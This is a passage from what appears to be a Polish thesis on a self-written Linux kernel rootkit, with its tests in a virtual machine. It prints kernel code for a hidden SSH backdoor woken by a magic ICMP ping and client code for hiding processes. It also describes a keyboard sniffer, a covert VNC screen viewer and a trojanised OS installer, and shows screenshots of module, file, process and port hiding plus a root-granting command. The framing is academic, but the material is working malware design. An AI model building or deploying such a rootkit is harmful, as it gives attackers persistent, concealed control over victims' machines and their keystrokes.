W pierwszej kolejności należało sprawdzić nagłówek IP pakietu (pierwsze 8 bajtów pakietu), czy nie jest on pusty oraz czy jest to pakiet protokołu ICMP. Jeżeli okazałoby się że badany pakiet rzeczywiście jest pakietem ICMP to należy sprawdzić czy posiada on nagłówek pakietu ICMP. Jeżeli pakiet posiada nagłówek ICMP można rozpocząć analizę nagłówka oraz sekcji danych poprzez sprawdzenie typu pakietu ICMP (poszukiwane są pakiety ICMP ECHO), rozmiaru sekcji danych (poszukiwana wartość to 4 bajty) oraz zawartości sekcji danych. Jeżeli wszystkie powyższe warunki zostaną spełnione to w zależności od stanu uruchomienia usługi serwera zostaną ustawione flagi uruchomienia bądź zamknięcia usługi oraz obudzony zostaje wątek zarządzający uruchamianiem usługi. Nie jest możliwe uruchamianie procesu serwera SSH z poziomu funkcji obsługi zdarzeń, ponieważ próba zablokowania obsługi wielowątkowości (*preempt_disable*) na tym etapie zakończyłaby się krytycznym błędem jądra systemu.

W celu zarządzania uruchamianiem usługi serwera SSH powołano wątek jądra systemu odpowiedzialny za uruchomienie i ukrycie bądź zakończenie procesu serwera (kod źródłowy 13).

```

int runner(void* par)
{
    while(1)
    {
        wait_event_interruptible(run_event, (startSSHD ==1
        || stopSSHD == 1) || kthread_should_stop());
        if(!isSSHDrunning && startSSHD)
        {
            int ret;
            printk("rooty: Starting SSHD server\n");
            ssh_sub_info = n_call_usermodehelper_setup( ssh_argv[0],
            ssh_argv, ssh_envp, GFP_ATOMIC );
            if (ssh_sub_info == NULL) return -ENOMEM;
            ret = n_call_usermodehelper( "sbin/sshd", ssh_argv, ssh_envp,
            UMH_WAIT_EXEC );
            if (ret != 0)
            {
                printk("rooty: Error in call to sshd: %i\n", ret);
                return 1;
            }
        }
        else
    }
}

```

```

    {
        printk("rooty: SSHD pid %d\n", callmodule_pid);
        ssh_pid = callmodule_pid;
        hide_proc(ssh_pid);
    }
    isSSHDrunning = 1;
    startSSHD = 0;
}
else if(isSSHDrunning && stopSSHD)
{
    struct siginfo info;
    struct task_struct *t;
    printk("rooty: Stopping SSHD server\n");
    memset(&info, 0, sizeof(struct siginfo));
    info.si_signo = 42;
    info.si_code = SI_QUEUE;
    info.si_int = 1234;

    rcu_read_lock();
    t = pid_task(find_vpid(ssh_pid), PIDTYPE_PID);
    rcu_read_unlock();
    if(t != NULL)
        send_sig_info(42, &info, t);
    unhide_proc(ssh_pid);
    isSSHDrunning = 0;
    stopSSHD = 0;
}
if(kthread_should_stop())
    return 0;
}
return 0;
}

```

*Kod źródłowy 13. Funkcja obsługująca wątek zarządzania stanem serwera
SSH*

Wątek nie jest kolejgowany do wykonania dopóki nie zostaną spełnione warunki w postaci ustawienia flag bądź potrzeby zakończenia go. Dzięki takiej implementacji, mimo zastosowania nieskończonej pętli, wątek nie wytwarza niepotrzebnego narzutu obliczeniowego procesora.

W przypadku uruchamiania procesu serwera SSH, ustawiane są parametry środowiska uruchomienia (zawartość zmiennej systemowej, wartości parametrów) a następnie przy użyciu wcześniej zmodyfikowanego interfejsu programistycznego *user-mode_helper* uruchamiany jest proces. W następstwie modyfikacji możliwe jest odczytanie identyfikatora PID uruchomionego procesu i ukrycie go.

Zakończenie działania procesu usługi serwera SSH sprowadza się do odnalezienia wskaźnika struktury zadania procesu, a następnie wysłania sygnału zakończenia

SIGTERM. Sygnały w przestrzeni jądra numerowane są w inny sposób niż w przestrzeni użytkownika stąd numer wysyłanego sygnału to 42.

5.10.2 Spreparowany pakiet ICMP ECHO

Usługa serwera SSH jest uruchamiana po otrzymaniu spreparowanego pakietu ICMP ECHO (zwanego potocznie ping) zawierającego w sekcji danych klucz autoryzacji (heksadecymalnie `0xDEADC0DE`). Standardowy program ping, czy to na platformie Windows czy Linux nie umożliwia zmiany zawartości sekcji danych, a jedynie zmianę rozmiaru tej sekcji. Domyślnie sekcja danych pakietu ICMP ECHO wypełniana jest kolejnymi znakami alfabetu zakodowanych w ASCII[3]. Z tego powodu konieczna była implementacja własnego skryptu wysyłającego pakiet ICMP ECHO spełniającego stawiane wymagania.

Do implementacji użyto języka Python, jako iż jest to język interpretowany. Skrypty napisane w tym języku nie wymagają kompilacji i możliwe jest uruchamianie ich na różnych platformach systemowych (Linux bądź Windows). Kolejnym argumentem przemawiającym na korzyść języka Python w tym zastosowaniu jest prostota obsługi surowych gniazd sieciowych, których należało użyć, aby wykonać zadanie.

W pierwszej kolejności konieczna była implementacja funkcji wyliczającej sumę kontrolną dla nagłówka pakietu TCP. Funkcja została zaimplementowana zgodnie z wytycznymi zawartymi w dokumencie RFC 793.

Kolejnym krokiem było przygotowanie zawartości pakietu. Język Python udostępnia metodę umożliwiającą przygotowanie pakietu ICMP. Jedyne, co pozostało w gestii programisty to ustawienie wartości typu pakietu na ICMP ECHO oraz wypełnienie sekcji danych kluczem autoryzacyjnym. Dla gotowego pakietu wyliczana jest suma kontrolna i tak przygotowany pakiet jest ostatecznie wysyłany.

5.11 Serwer VNC

VNC (Virtual Network Computing) to system przekazywania obrazu oraz kontroli z fizycznego bądź wirtualnego środowiska graficznego poprzez sieć. System ten

umożliwia kontrolowanie zdalnego komputera w taki sposób jakby była to maszyna fizyczna.

W rozwiązaniu własnym zdecydowano zaimplementować tylko część odpowiedzialną za przekazywanie obrazu, jako iż zdalne przesuwanie kursora myszy bądź wprowadzanie znaków za pośrednictwem klawiatury mogłoby wzbudzić podejrzenia u ofiary.

W celu implementacji rozwiązania posłużono się biblioteką `libVNCServer` oraz bibliotekami obsługi serwera wyświetlania obrazu systemu Linux – X11 (X.Org). Ze względu na to, iż serwer X11 uruchamiany jest w środowisku konkretnego użytkownika i nie jest możliwa administracja serwerem z poziomu administratora systemu, usługa serwera VNC nie jest uruchamiana przez moduł główny. Serwer może zostać uruchomiony po zestawieniu sesji SSH oraz zalogowaniu się na konto użytkownika, który uruchomił serwer X11. Możliwe jest to nawet bez znajomości hasła tego użytkownika ze względu na uprawnienia administratora systemu.

Aby proces serwera VNC pozostał niewykryty, główny moduł ukrywa połączenia z nim związane (port 5900). Proces serwera VNC poprzez wysłanie żądania `IOCTL` zostaje usunięty z listy uruchomionych procesów.

5.12 Klient IOCTL

We wcześniej części pracy została przedstawiona implementacja interfejsu `IOCTL` służącego do kontroli pracy rootkita (rozdział 5.9). Aby w pełni wykorzystać zaimplementowane funkcje interfejsu `IOCTL` został utworzony klient `IOCTL` umożliwiający wysyłanie odpowiednich komend.

Klient umożliwia wysyłanie wszystkich komend obsługiwanych przez rootkit oraz pustej komendy testowej. Aby użycie klienta nie mogło być wykryte wysyła on sam żądanie `IOCTL` ukrywania własnego procesu (kod źródłowy 14). Klient został stworzony po to aby osoba atakująca mogła poprzez sesję SSH sterować pracą rootkita (ukrywać pliki, procesy, połączenia).


```

unsigned short pid = (unsigned short)strtoul(argv[2], NULL, 0);
printf("Hiding PID %hu\n", pid);
rooty_proc_args.pid = pid;
rooty_args.cmd = 1;
rooty_args.ptr = &rooty_proc_args;

io = ioctl(sockfd, AUTH_TOKEN, &rooty_args);

```

Kod źródłowy 14. Przykładowe wywołanie komendy IOCTL ukrywania procesu.

5.13 Metoda infekcji

Aby móc infekować komputery ofiar spreparowano obraz instalatora systemu Elementary OS przy użyciu narzędzia *remastersys*. Zanim jednak utworzono obraz instalatora należało przygotować system szablonowy. W tym celu dokonano odpowiednich wpisów w plikach konfiguracyjnych usługi *init.d* aby moduł jądra rootkita był ładowany automatycznie w momencie uruchamiania systemu. Następnie skopiowane zostały wszelkie niezbędne pliki binarne związane z rootkitem (serwer SSH, serwer VNC, klient IOCTL). Po ukończeniu tych wszystkich czynności możliwe było wygenerowanie obrazu instalatora zainfekowanego systemu. Tak przygotowany instalator nie różni się wizualnie niczym od oryginalnego instalatora jednakże oprócz plików oryginalnego systemu instalowany jest również rootkit.


6. Testy

Utworzony rootkit był testowany w wirtualizowanym środowisku opartym o Elementary OS (odłam dystrybucji Ubuntu, które z kolei jest odłamek dystrybucji Debian) w wersji 32 bitowej, zainstalowana wersja jądra to 3.2.0-74. Wszystkie biblioteki systemu oraz aplikacje przed rozpoczęciem testów zostały zaktualizowane do najnowszych wersji dostępnych w repozytoriach z oprogramowaniem. Jako pomocnicze środowisko testowe służące do wykonywania połączeń poprzez protokół SSH oraz VNC posłużono się maszyną działającą pod kontrolą systemu Windows 8.1 Pro.

W celu możliwości śledzenia pracy rootkita w poszczególnych istotnych momentach wykonania dodano wywołania funkcji *printk*, która to wypisuje komunikaty do dziennika jądra dostępnego poprzez wywołanie polecenia *dmesg*.

6.1 Ładowanie modułu jądra

Pierwszym przeprowadzonym testem był test poprawności ładowania modułu jądra. Sprawdzano czy moduł jest ładowany w prawidłowy sposób, czy nie wywołuje krytycznych błędów jądra i czy nie jest wyświetlany na liście załadowanych modułów systemowych.




```

test@test-virtual-machine: ~
+ x ...test-virtual-machine: ~
test@test-virtual-machine:~$ dmesg | grep rooty
[ 31.815445] rooty: Module loaded
[ 31.815455] rooty: sys_call_table found at c15ba020
[ 31.815595] rooty: Installing keyboard sniffer
[ 31.815726] rooty: Monitoring ICMP packets via netfilter
[ 31.837089] rooty: ICMP packet: payload_size=67, magic=43000045, ip=409aab,
  
```

Rysunek 5. Obraz ekranu prezentujący dziennik jądra systemu po załadowaniu modułu

Jak widać na rysunku 5, moduł jądra jest ładowany w prawidłowy sposób wraz z rozruchem systemu (nie były dokonywane żadne dodatkowe operacje, moduł został załadowany w 31 sekundzie pracy systemu), nie wywołuje błędu krytycznego jądra.




```
test@test-virtual-machine:~$ lsmod | grep rooty
test@test-virtual-machine:~$
```

Rysunek 6. Obraz ekranu prezentujący działanie funkcji ukrywania modułu.

Na rysunku 6 można zauważyć że moduł nie jest widoczny na liście załadowanych modułów jądra systemu.

6.2 Ukrywanie plików, folderów i procesów


Kolejnym przeprowadzanym testem był test funkcji ukrywania plików, katalogów oraz procesów. W przypadku tego testu sprawdzane będzie to czy rzeczywiście pliki, katalogi czy procesy nie są widoczne dla systemu operacyjnego. W celu ukrycia wybranych plików, katalogów i procesów użyto interfejsu IOCTL zaimplementowanego w rootkicie.



```
test@test-virtual-machine:~$ cd /
test@test-virtual-machine:/$ ls -l
razem 216
-rw----- 1 root root 119372 sty 21 21:33 all
drwxr-xr-x 2 root root 4096 sty 29 00:50 bin
drwxr-xr-x 3 root root 4096 sty 29 02:46 boot
drwxr-xr-x 2 root root 4096 maj 8 2014 cdrom
drwxr-xr-x 15 root root 4220 lut 1 18:29 dev
drwxr-xr-x 139 root root 12288 lut 1 18:39 etc
drwxr-xr-x 3 root root 4096 sty 29 02:45 home
lrwxrwxrwx 1 root root 36 sty 29 02:46 initrd.img -> boot/initrd.img-3.2.
0-74-generic-pae
lrwxrwxrwx 1 root root 37 sty 29 02:43 initrd.img.old -> /boot/initrd.img
-3.2.0-72-generic-pae
drwxr-xr-x 23 root root 4096 sty 29 00:50 lib
lrwxrwxrwx 1 root root 34 sty 29 02:43 libnss3.so -> /usr/lib/i386-linux-
gnu/libnss3.so
drwx----- 2 root root 16384 sty 29 02:43 lost+found
drwxr-xr-x 4 root root 4096 sty 29 02:18 media
drwxr-xr-x 2 root root 4096 sty 29 02:18 mnt
drwxr-xr-x 3 root root 4096 maj 8 2014 opt
dr-xr-xr-x 200 root root 0 lut 1 18:28 proc
drwx----- 11 root root 4096 sty 29 02:46 root
drwxr-xr-x 22 root root 800 lut 1 18:40 run
drwxr-xr-x 2 root root 12288 sty 29 02:46/sbin
drwxr-xr-x 2 root root 4096 mar 5 2012 selinux
drwxr-xr-x 2 root root 4096 lip 23 2013 srv
drwxr-xr-x 13 root root 0 lut 1 18:28 sys
drwxrwxrwt 9 root root 4096 lut 1 18:45 tmp
drwxr-xr-x 10 root root 4096 lip 23 2013 usr
drwxr-xr-x 12 root root 4096 sty 29 02:18 var
lrwxrwxrwx 1 root root 33 sty 29 02:46 vmlinuz -> boot/vmlinuz-3.2.0-74-g
eneric-pae
test@test-virtual-machine:/$
```

Rysunek 7. Obraz ekranu przedstawiający zawartość katalogu głównego dysku przed procedurą ukrywania plików

Na powyższym obrazie ekranu (rysunek 7) widoczne są wszystkie pliki i katalogi w katalogu głównym dysku. Należy zwrócić uwagę że katalogi *usr*, *home* oraz *lib* są widoczne.



```

test@test-virtual-machine: ~
+ x ...test-virtual-machine: ~
test@test-virtual-machine:~$ ioctl
Usage: ioctl CMD [ARG]
      CMD      Description:
      ----      -
      0         Give root privileges
      1         Hide process with pid [ARG]
      2         Unhide process with pid [ARG]
      3         Hide TCP 4 port [ARG]
      4         Unhide TCP 4 port [ARG]
      5         Hide UDPv4 port [ARG]
      6         Unhide UDPv4 port [ARG]
      7         Hide TCPv6 port [ARG]
      8         Unhide TCPv6 port [ARG]
      9         Hide UDPv4 port [ARG]
      10        Unhide UDPv6 port [ARG]
      11        Hide file/directory named [ARG]
      12        Unhide file/directory named [ARG]
      100       Empty cmd

test@test-virtual-machine:~$ ioctl 11 usr
Hiding file/dir usr
test@test-virtual-machine:~$ ioctl 11 home
Hiding file/dir home
test@test-virtual-machine:~$ ioctl 11 lib
Hiding file/dir lib
test@test-virtual-machine:~$

```

Rysunek 8. Obraz ekranu prezentujący wywołanie funkcji ukrywania plików

Na rysunku 8 przedstawiony został proces ukrywania katalogów *usr*, *home* oraz *lib* przy użyciu klienta IOCTL.

```

test@test-virtual-machine: /
+ x ...test-virtual-machine: /
test@test-virtual-machine:/$ ls -l
razem 204
-rw----- 1 root root 119372 sty 21 21:33 all
drwxr-xr-x 2 root root 4096 sty 29 00:50 bin
drwxr-xr-x 3 root root 4096 sty 29 02:46 boot
drwxr-xr-x 2 root root 4096 maj 8 2014 cdrom
drwxr-xr-x 15 root root 4220 lut 1 18:29 dev
drwxr-xr-x 139 root root 12288 lut 1 18:39 etc
lrwxrwxrwx 1 root root 36 sty 29 02:46 initrd.img -> boot/initrd.img-3.2.0-74-generic-pae
lrwxrwxrwx 1 root root 37 sty 29 02:43 initrd.img.old -> /boot/initrd.img-3.2.0-72-generic-pae
lrwxrwxrwx 1 root root 34 sty 29 02:43 libnss3.so -> /usr/lib/i386-linux-gnu/libnss3.so
drwx----- 2 root root 16384 sty 29 02:43 lost+found
drwxr-xr-x 4 root root 4096 sty 29 02:18 media
drwxr-xr-x 2 root root 4096 sty 29 02:18 mnt
drwxr-xr-x 3 root root 4096 maj 8 2014 opt
dr-xr-xr-x 201 root root 0 lut 1 18:28 proc
drwx----- 11 root root 4096 sty 29 02:46 root
drwxr-xr-x 22 root root 800 lut 1 18:40 run
drwxr-xr-x 2 root root 12288 sty 29 02:46 sbin
drwxr-xr-x 2 root root 4096 mar 5 2012 selinux
drwxr-xr-x 2 root root 4096 lip 23 2013 srv
drwxr-xr-x 13 root root 0 lut 1 18:28 sys
drwxrwxrwt 9 root root 4096 lut 1 18:45 tmp
drwxr-xr-x 12 root root 4096 sty 29 02:18 var
lrwxrwxrwx 1 root root 33 sty 29 02:46 vmlinuz -> boot/vmlinuz-3.2.0-74-generic-pae
test@test-virtual-machine:/$

```

Rysunek 9. Obraz ekranu prezentujący zawartość katalogu głównego dysku po uruchomieniu procedury ukrywania plików

Ostatecznie, na rysunku 9 można zaobserwować iż wcześniej wspomniane katalogi *usr*, *home* oraz *lib* nie są widziane przez system.


```

test@test-virtual-machine: ~
+ x ...test-virtual-machine: ~
test@test-virtual-machine:~$ ps -A | grep chrome
7672 ?      00:00:03 chrome
7684 ?      00:00:00 chrome-sandbox
7685 ?      00:00:00 chrome
7689 ?      00:00:00 chrome-sandbox
7692 ?      00:00:00 chrome
7712 ?      00:00:00 chrome
7971 ?      00:00:00 chrome
8047 ?      00:00:00 chrome
8206 ?      00:00:01 chrome
test@test-virtual-machine:~$

```

Rysunek 10. Obraz ekranu przedstawiający listę uruchomionych procesów przeglądarki Chrome


Do przetestowania funkcjonalności ukrywania procesów wykorzystano aplikację przeglądarki internetowej Chrome. Przeglądarka ta tworzy dla każdej otwartej karty czy zainstalowanego rozszerzenia osobny proces, z tego powodu jest tych procesów tak dużo (rysunek 10).



```
test@test-virtual-machine:~$ ioutil 1 7672
Hiding PID 7672
test@test-virtual-machine:~$ ioutil 1 7684
Hiding PID 7684
test@test-virtual-machine:~$ ioutil 1 7685
Hiding PID 7685
test@test-virtual-machine:~$ ioutil 1 7689
Hiding PID 7689
test@test-virtual-machine:~$ ioutil 1 7692
Hiding PID 7692
test@test-virtual-machine:~$ ioutil 1 7712
Hiding PID 7712
test@test-virtual-machine:~$ ioutil 1 7971
Hiding PID 7971
test@test-virtual-machine:~$ ioutil 1 8047
Hiding PID 8047
test@test-virtual-machine:~$ ioutil 1 8206
Hiding PID 8206
test@test-virtual-machine:~$
```

Rysunek 11. Obraz ekranu przedstawiający procedurę ukrywania procesów przeglądarki Chrome

Do procedury ukrywania procesów również użyto interfejsu IOCTL (rysunek 11).



```
test@test-virtual-machine:~$ ps -A | grep chrome
test@test-virtual-machine:~$
```

Rysunek 12. Obraz ekranu prezentujący listę uruchomionych procesów przeglądarki Chrome po wykonaniu procedury ukrywania procesów

Na rysunku 12 przedstawiona została lista procesów przeglądarki Chrome po wykonaniu procedury ukrywania procesów. Jak można zauważyć, żaden proces nie został znaleziony.

6.3 Ukrywanie połączeń sieciowych

Następnym przeprowadzanym testem był test funkcji ukrywania połączeń sieciowym. Ponownie użyto interfejsu IOCTL do kontroli pracy rootkita.

```

test@test-virtual-machine: /
+ ...test-virtual-machine: /
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:631          0.0.0.0:*               LISTEN
tcp      1      0 192.168.233.154:58163   10.1.154.104:80         CLOSE_WAIT
tcp      1      0 192.168.233.154:58160   10.1.154.104:80         CLOSE_WAIT
tcp      1      0 192.168.233.154:40391   193.105.35.54:80        CLOSE_WAIT
tcp      1      0 192.168.233.154:58159   10.1.154.104:80         CLOSE_WAIT
tcp      0      0 192.168.233.154:55511   213.189.45.40:443       ESTABLISHED
tcp      0      0 192.168.233.154:38932   213.189.48.243:443      ESTABLISHED
tcp      0      0 192.168.233.154:38931   213.189.48.243:443      ESTABLISHED
tcp      0      0 192.168.233.154:49072   213.189.45.34:443       ESTABLISHED
tcp      0      0 192.168.233.154:57847   173.194.112.237:443     ESTABLISHED
tcp      1      0 192.168.233.154:58158   10.1.154.104:80         CLOSE_WAIT
tcp     380      0 192.168.233.154:46774   195.149.238.237:443     ESTABLISHED
tcp      0      0 192.168.233.154:36601   173.194.116.186:443     ESTABLISHED
tcp     380      0 192.168.233.154:60513   173.194.112.28:443      ESTABLISHED
tcp      0      0 192.168.233.154:48410   173.194.112.154:443     ESTABLISHED
tcp     380      0 192.168.233.154:46772   195.149.238.237:443     ESTABLISHED
tcp      0      0 192.168.233.154:44227   195.187.242.76:443      ESTABLISHED
tcp      0      0 192.168.233.154:54067   74.125.136.94:443       ESTABLISHED
tcp      0      0 192.168.233.154:38930   213.189.48.243:443      ESTABLISHED
tcp      1      0 192.168.233.154:58155   10.1.154.104:80         CLOSE_WAIT
tcp      1      0 192.168.233.154:58157   10.1.154.104:80         CLOSE_WAIT
tcp      1      0 192.168.233.154:58161   10.1.154.104:80         CLOSE_WAIT
tcp      0      0 192.168.233.154:44224   195.187.242.76:443      ESTABLISHED
tcp      1      0 192.168.233.154:58156   10.1.154.104:80         CLOSE_WAIT
tcp      0      0 192.168.233.154:55616   74.125.136.95:443       ESTABLISHED
tcp      0      0 192.168.233.154:44226   195.187.242.76:443      ESTABLISHED
tcp      1      0 192.168.233.154:58162   10.1.154.104:80         CLOSE_WAIT
tcp      0      0 192.168.233.154:44225   195.187.242.76:443      ESTABLISHED
tcp      0      0 192.168.233.154:60403   195.149.238.230:443     ESTABLISHED
tcp      1      0 192.168.233.154:34269   91.189.89.144:80        CLOSE_WAIT
tcp      0      0 192.168.233.154:48411   173.194.112.124:443     ESTABLISHED
tcp      0      0 192.168.233.154:50617   213.189.45.49:443       ESTABLISHED
tcp      0      0 192.168.233.154:58377   213.189.45.39:443       ESTABLISHED
tcp     380      0 192.168.233.154:46773   195.149.238.237:443     ESTABLISHED
tcp     380      0 192.168.233.154:48397   173.194.112.124:443     ESTABLISHED
tcp      0      0 192.168.233.154:60402   195.149.238.230:443     ESTABLISHED
tcp     380      0 192.168.233.154:46775   195.149.238.237:443     ESTABLISHED
tcp6      0      0 :::1:631                :::*                     LISTEN
test@test-virtual-machine:/$

```

Rysunek 13. Obraz ekranu prezentujący listę otwartych połączeń sieciowych przed procedurą ukrywania połączeń sieciowych

W systemie otwartych było kilka połączeń TCP na porcie 80 oraz 443, które w następnym kroku zostaną ukryte (rysunek 13).


```
test@test-virtual-machine:~$ ioctl
Usage: ioctl CMD [ARG]
  CMD      Description:
  ----      -
  0         Give root privileges
  1         Hide process with pid [ARG]
  2         Unhide process with pid [ARG]
  3         Hide TCP 4 port [ARG]
  4         Unhide TCP 4 port [ARG]
  5         Hide UDPv4 port [ARG]
  6         Unhide UDPv4 port [ARG]
  7         Hide TCPv6 port [ARG]
  8         Unhide TCPv6 port [ARG]
  9         Hide UDPv4 port [ARG]
  10        Unhide UDPv6 port [ARG]
  11        Hide file/directory named [ARG]
  12        Unhide file/directory named [ARG]
  100       Empty cmd

test@test-virtual-machine:~$ ioctl 3 80
Hiding TCPv4 port 80
test@test-virtual-machine:~$ ioctl 3 443
Hiding TCPv4 port 443
test@test-virtual-machine:~$
```

Rysunek 14. Obraz ekranu przedstawiający procedurę ukrywania połączeń sieciowych TCP IPv4 na portach 80 i 443

Ponownie użyto interfejsu IOCTL do ukrycia połączeń sieciowych TCP IPv4 na portach 80 i 443 (rysunek 14).

